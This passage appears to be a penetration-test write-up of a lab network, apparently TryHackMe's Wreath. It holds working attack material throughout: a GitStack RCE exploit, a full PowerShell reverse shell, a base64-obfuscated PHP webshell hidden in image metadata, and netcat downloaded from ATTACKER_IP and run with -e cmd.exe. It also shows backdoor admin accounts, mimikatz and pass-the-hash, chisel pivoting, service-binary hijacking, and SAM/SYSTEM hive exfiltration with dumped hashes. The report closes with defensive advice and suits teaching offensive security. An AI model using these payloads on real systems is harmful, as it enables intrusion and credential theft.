
```
sshuttle -r root@10.200.105.200 --ssh-cmd "ssh -i id_rsa" 10.200.105.200/24 -x 10.200.105.200
```

Now, we access in through the browser the service running on **http://10.200.105.150/**:



Gitstack shows us an URL to a login page

Accessing the paths available, we get a login page:



Login Page

Exploiting the GitStack

The pivot access from the previous section, gave us access to the server where *GitStack* is hosted. This version of *GitStack* is vulnerable to Remote Code Execution available in the Exploit Database under GitStack 2.3.10 - Remote Code Execution.

To execute this script, it is necessary to change the IP address to our target and the desired command to be executed:

```
# code snipped
```

```

ip = '10.200.105.150'
command = "whoami"

# Result
[+] Get user list
[+] Found user twreath
[+] Web repository already enabled
[+] Get repositories list
[+] Found repository Website
[+] Add user to repository
[+] Disable access for anyone
[+] Create backdoor in PHP
...
[+] Execute command
"nt authority\system
"

```

It is also possible to exploit this vulnerability with the *curl* command, by sending a POST request and changing the parameter “a”:

```
curl -X POST http://10.200.105.150/web/exploit-pat.php -d "a=whoami"
```

```

#Response
"nt authority\system
"

```

We wanted to verify if the server where *GitStack* is hosted is connected to the outside world by sending ICMP packets:

```
curl -X POST http://10.200.105.150/web/exploit-pat.php -d "a=ping -n 5
Attacking-Machine"
"
```

Pinging Attacking-Machine with 32 bytes of data:

```

Ping statistics for Attacking-Machine:
    Packets: Sent = 5, Received = 0, Lost = 5 (100% loss),

```

Since it is not connected, we decided to create a reverse shell from the *GitStack* server (10.200.105.150) to the server, where we already have a foothold (10.200.105.200) using netcat. Since we have root in this server, we opened a port in the firewall to establish our connection and started a listener there:

```

# Open firewall port
firewall-cmd --zone=public --add-port 15987/tcp

```

```

# Start listener
nc -tlvp 15987

```

We then sent the following powershell command as a parameter to our *curl* to the *GitStack* server to create a communication with the server .200:

```

powershell.exe -c "$client = New-Object
System.Net.Sockets.TCPClient('10.200.105.200',15987);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1
| Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendby
te.Length);$stream.Flush()};$client.Close()"

```

```
curl -X POST http://10.200.105.150/web/exploit-pat.php -d
"a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.T
CPCClient%28%2710.200.105.200%27%2C15987%29%3B%24stream%20%3D%20%24client.GetStr
eam%28%29%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile%28%2
8%24i%20%3D%20%24stream.Read%28%24bytes%2C%200%2C%20%24bytes.Length%29%29%20-ne
%200%29%7B%3B%24data%20%3D%20%28New-Object%20-TypeName%20System.Text.ASCIIEncod
ing%29.GetString%28%24bytes%2C0%2C%20%24i%29%3B%24sendback%20%3D%20%28iex%20%24
data%20%23E%261%20%7C%20Out-String%20%29%3B%24sendback%20%3D%20%24sendback%20%
2B%20%27PS%20%27%20%2B%20%28pwd%29.Path%20%2B%20%27%3E%20%27%3B%24sendbyte%20%3
D%20%28%5Btext.encoding%5D%3A%3AASCII%29.GetBytes%28%24sendback%20%29%3B%24stream
.Write%28%24sendbyte%2C0%2C%24sendbyte.Length%29%3B%24stream.Flush%28%29%7D%3B%
24client.Close%28%29%22"
```

This created a reverse shell from the **10.200.105.150** to **10.200.105.200**:

```
[root@prod-serv tmp]# ./nc-pat -lvnp 15987
Ncat: Version 6.49BETA1 ( http://nmap.org/ncat )
Ncat: Listening on :::15987
Ncat: Listening on 0.0.0.0:15987
ls
whoami
Ncat: Connection from 10.200.105.150.
Ncat: Connection from 10.200.105.150:50582.

Directory: C:\GitStack\gitphp

Mode                LastWriteTime         Length Name
----                -
d-----          08/11/2020      13:28             cache
d-----          08/11/2020      13:29             config
d-----          08/11/2020      13:28             css
d-----          08/11/2020      13:28             doc
d-----          08/11/2020      13:28             images
d-----          08/11/2020      13:28             include
d-----          08/11/2020      13:28             js
d-----          08/11/2020      13:28             lib
d-----          08/11/2020      13:28             locale
d-----          08/11/2020      13:28             templates
d-----          08/11/2020      13:28             templates_c
-a-----          07/09/2023      15:42             34 exploit-pat.php
-a-----          16/05/2012      14:20             5742 index.php

nt authority\system

PS C:\GitStack\gitphp> |
```

Command executed in the reverse shell

We know that this server is running a Windows OS. We created a foothold on this server, by adding a user:

```
# add user
net user patota 123456 /add

# add this new user to the admin group
net localgroup Administrators patota /add

# add this user to the "Remote Management Users" group
net localgroup "Remote Management Users" patota /add
```

The result:

```
PS C:\GitStack\gitphp> net user patota
User name                patota
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        07/09/2023 16:22:36
Password expires         Never
Password changeable      07/09/2023 16:22:36
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon              Never

Logon hours allowed      All

Local Group Memberships  *Administrators      *Remote Management Use
                        *Users
Global Group memberships *None
The command completed successfully.
```

Newly created user added to admin group

We can then access this server remotely either with the Remote Desktop Protocol (RDP) or with the tool Evil-WinRM:

```

$ evil-winrm -u patota -p "123456" -i 10.200.105.150
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\patota\Documents> whoami
git-serv\patota
*Evil-WinRM* PS C:\Users\patota\Documents> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0              Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114            Group used for deny only
BUILTIN\Users                               Alias               S-1-5-32-545         Mandatory group, Enabled
by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544         Group used for deny only
BUILTIN\Remote Management Users           Alias               S-1-5-32-580         Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group    S-1-5-2              Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group    S-1-5-11             Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15             Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\Local account                 Well-known group    S-1-5-113            Mandatory group, Enabled
by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group    S-1-5-64-10          Mandatory group, Enabled
by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label               S-1-16-8192
*Evil-WinRM* PS C:\Users\patota\Documents>

```

Accessing using Evil-WinRM

We can also get UI access using the tool *xfreerdp*:

```
xfreerdp /v:10.200.105.150 /u:patota /p:123456 +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share
```

By executing the powershell with our user, we can upload the tool *mimikatz* which allows us to extract hash values and escalate privileged:

```

# Obtained hashes
# User: Admin
# Hash: 37db630168e5f82aafa8461e05c6bbd1
# Pass: [Not found]

# User: Thomas
# Hash: 02d90eda8f6b6b06c32d5f207831101f
# Pass: i<3ruby

```

Even without founding the password of the Administrator, it is still possible to login with this account using *evil-winrm* and performing a pass-the-hash attack:

```
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.105.150
```

Enumerating personal computer

The GitStack server hosted on 10.200.105.150 is on the same network as the personal computer (10.200.105.100). With our access, it is possible to upload files on 10.200.105.150 that allows the connection to the PC. To gather more information about this system, we upload, using evil-win, a powershell script that performs a network scanner. With this scanner we aim to find what ports are open on this system:

```
# Upload the port scanner
evil-winrm -u Administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i
10.200.105.150 -s /home/bruno/Downloads/tools/Enumeration/Windows/
```

```
# Running the port scanner on the top 50 ports
Invoke-Portscan -Hosts 10.200.105.100 -TopPorts 1000
```

This command showed us that the PC has the following ports opened:

```
Hostname      : 10.200.105.100
alive         : True
openPorts     : {80, 3389}
```


With the tool *chisel*, we can pivot the GitStack server to get access to the PC. We execute the following commands to pivoting:

```
# Open a firewall port on the GitStack system
netsh advfirewall firewall add rule name="Chisel-Pat2" dir=in action=allow
protocol=tcp localport=56001
```

```
# on the machine that will be used as pivot, we ran start chisel as server:
./chisel_1.9.1_windows_amd64.exe server -p 56001 --socks5
```


```
# on our attacking machine, we start a chisel client
./chisel_1.9.1_linux_amd64 client 10.200.105.150:56001 6007:socks
```

By starting the commands above, it is possible to use our attacking machine to access the content of the PC:



Access to port 80 of the PC

Our connection can be explained in the diagram below below:



Connection Diagram

Exploring the git repository

The PC contains a copy of the website. The friend uses this PC to develop and then push the elements to the repository. We used this knowledge to extract the content of the git repository. We use Git Tools to explore the content of the repository.

With the following script, we could rebuild the commits of the repository:

```
~/git/GitTools/Extractor/extractor.sh . MyRepo
```

There are three commits:

```


  ✓ wreath
    ✓ MyRepo
      > 0-70dde80cc19ec76704567996738894828f4ee895
      > 1-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
      > 2-345ac8b236064b431fa43f53d91c98c4834ef8f3
  
```

Three commits

By analyzing those commits, we found a file called *index.php*. This .php code gives information about file upload into the website and gives a path where the file is uploaded. The code checks the following elements about the uploaded file: - extension: jpg, png, jpeg and gif - Content of metadata about size of the picture

Exploiting the PC

The website behind **10.200.105.100** gave us two paths: - /upload/: where uploaded files are being saved - /resources/: takes us to a login page:



With all information that we have gathered so far, we can assume that the username is either *thomas* or *wreath*. From the previous passwords extracted and documented in this report, we found the following combination:

```
Thomas:i<3ruby
```


Before attempting to upload any malicious code, we wanted to get a Proof of Concept (PoC) that the server is vulnerable. We edited the metadata a file and added a second extension to it:

```
# Original file
teste.png
```

```
# Modified
teste.png.php
```

```
# added payload in the metadata
exiftool -Comment="<?php echo \"<pre>Test Payload</pre>\"; die(); ?>"
test-pat.jpeg.php
```

Using this methodology, we were able to upload a PoC that the filter can be bypassed:




Filter to upload files bypassed

Once we get the PoC, our next step is to upload a file that will bypass the AV and execute commands remotely. We uploaded the following PHP in the metadata of the PNG file:


```
exiftool -Comment="<?php
\$_p0=\$_GET[base64_decode('d3JlYXRo')];if(isset(\$_p0)){echo
base64_decode('PHByZT4=').shell_exec(\$_p0).base64_decode('PC9wcmU+');}die();?>"
test-path2.png.php
```

After the successful upload, we can execute commands on the PC:



Command: hostname

and



Command: hostname

Creating Reverse Shell on the PC

Since it is possible to execute commands on the **100.200.105.100** using a webshell, we uploaded an executable version of Netcat, so we can generate a full reverse shell. To upload this executable, we sent the following commands to the webshell:

```
# Curl.exe to make sure that the tool is available on the target system
```

```
http://10.200.105.100/resources/uploads/shell-pat.png.php?wreath=curl.exe
```

```
# Upload nc.exe
```

```
curl http://ATTACKER_IP:8001/nc.exe -o c:\\windows\\temp\\nc-USERNAME.exe
```

```
curl http://10.50.106.78/nc64.exe -o c:\\windows\\temp\\nc-pat.exe
```


We sent then the following commands to create a shell:

```
# Listener on the attacking machine
```

```
nc -lvnp 47555
```

```
# Connecting the target to the attacking machine
```

```
powershell.exe c:\\windows\\temp\\nc-pat.exe ATTACKER_IP 47555 -e cmd.exe
```




Executing reverse shell

Escalate privilege on the PC

Differently from the other two hosts, this one is running with a low privilege user. Our task here was to find other vulnerabilities points that allow escalation to a privileged user.

Running the *whoami /priv* and *whoami /group* gave us no point to escalate our user:



❖PNG IHDR❖8g❖VsBIT❖❖O❖❖tEXtComment

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

whoami /priv

format-list"

The screenshot below shows that we have full access to the directory:


```
Path : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner : BUILTIN\Administrators
Group : WREATH-PC\None
Access : BUILTIN\Users Allow FullControl
        NT SERVICE\TrustedInstaller Allow FullControl
        NT SERVICE\TrustedInstaller Allow 268435456
        NT AUTHORITY\SYSTEM Allow FullControl
        NT AUTHORITY\SYSTEM Allow 268435456
        BUILTIN\Administrators Allow FullControl
        BUILTIN\Administrators Allow 268435456
        BUILTIN\Users Allow ReadAndExecute, Synchronize
        BUILTIN\Users Allow -1610612736
        CREATOR OWNER Allow 268435456
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit :
Sddl : 0:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
9-1831038044-1853292631-2271478464)(A;CIIID;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
64)(A;ID;FA;;;SY)(A;OICIIOID;GA;;;SY)(A;ID;FA;;;BA)(A;OICIIOID;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICIIOID;GXGR;;;
BU)(A;OICIIOID;GA;;;CO)(A;ID;0x1200a9;;;AC)(A;OICIIOID;GXGR;;;AC)(A;ID;0x1200a9;;;S-1-15-2-2)(A;OICIIOID;GXGR;
;;S-1-15-2-2)
```

To escalate privileges, we uploaded a C# executable in the folder where the service *SystemExplorerHelpService* is located and changed its name to *System.exe*. This executable will create a process to contact the attacking machine creating a reverse shell with administrative privileges, since this service starts with administrative privileges.

To stop and start this service, we send the following commands:

```
# We first stop the original service
sc stop SystemExplorerHelpService

# We start it again, so our executable can be launched
sc start SystemExplorerHelpService
```



```

$ nc -lvnp 45123
listening on [any] 45123 ...
connect to [10.50.106.78] from (UNKNOWN) [10.200.105.100] 50262
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Windows shell with administrative privileges

Exfiltration

Since the friend was allowed to try anything we wanted, we decided to prove our success by exfiltrating sensitive information from his PC. We extracted in this engagement the files where the hash values are stored:

```
# Dumping the SAM file
reg.exe save HKLM\SAM \\ATTACKING_IP\share\sam.bak
reg.exe save HKLM\SAM \\10.50.106.78\share\sam.bak

# Dumping the SYSTEM file
reg.exe save HKLM\SYSTEM \\ATTACKING_IP\share\system.bak
reg.exe save HKLM\SYSTEM \\10.50.106.78\share\system.bak

# Dumping the SECURITY file
reg.exe save HKLM\SAM \\10.50.106.78\share\system.bak
With the file in our attacking machine, we used the tool secretsdump.py from the impacket repository to crack those hashes:
python3 /opt/impacket/examples/secretsdump.py -sam sam.bak -system system.bak LOCAL
The extract hashes are available below:
Impacket v0.12.0.dev1+20230914.31713.6a3ecf7e - Copyright 2023 Fortra

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a05c3c807ceeb48c47252568da284cd2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:06e57bdd6824566d79f127fa0de844e2:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:02d90eda8f6b6b06c32d5f207831101f:::
:
[*] Cleaning up...
```

House Cleaning

Once the engagement was concluded, we removed all applications and configurations we applied in the compromised systems. Since all configuration and tools were described in this document, the process of removing followed the narrative path.

Conclusion

The engagement started as a Black-Box penetration test, where our information was limited to a single IP address, where a website was hosted. During the development of this work, we were able to gain access to this first server and discover two other systems that were inside a private network: a GitStack server and a personal computer.

From our work, we conclude that the first line of defense involves the periodically updating of the system and its components. This measure prevents the exploitation of known vulnerabilities that may compromise the confidentiality, integrity and availability of the systems. The second line of defense deals with the concept of least privilege. Users should perform their tasks with as little privilege as possible, to avoid privilege escalation.

Eventually security should be seen as whole, where each decision is in synergy with the other to prevent the access of malicious users.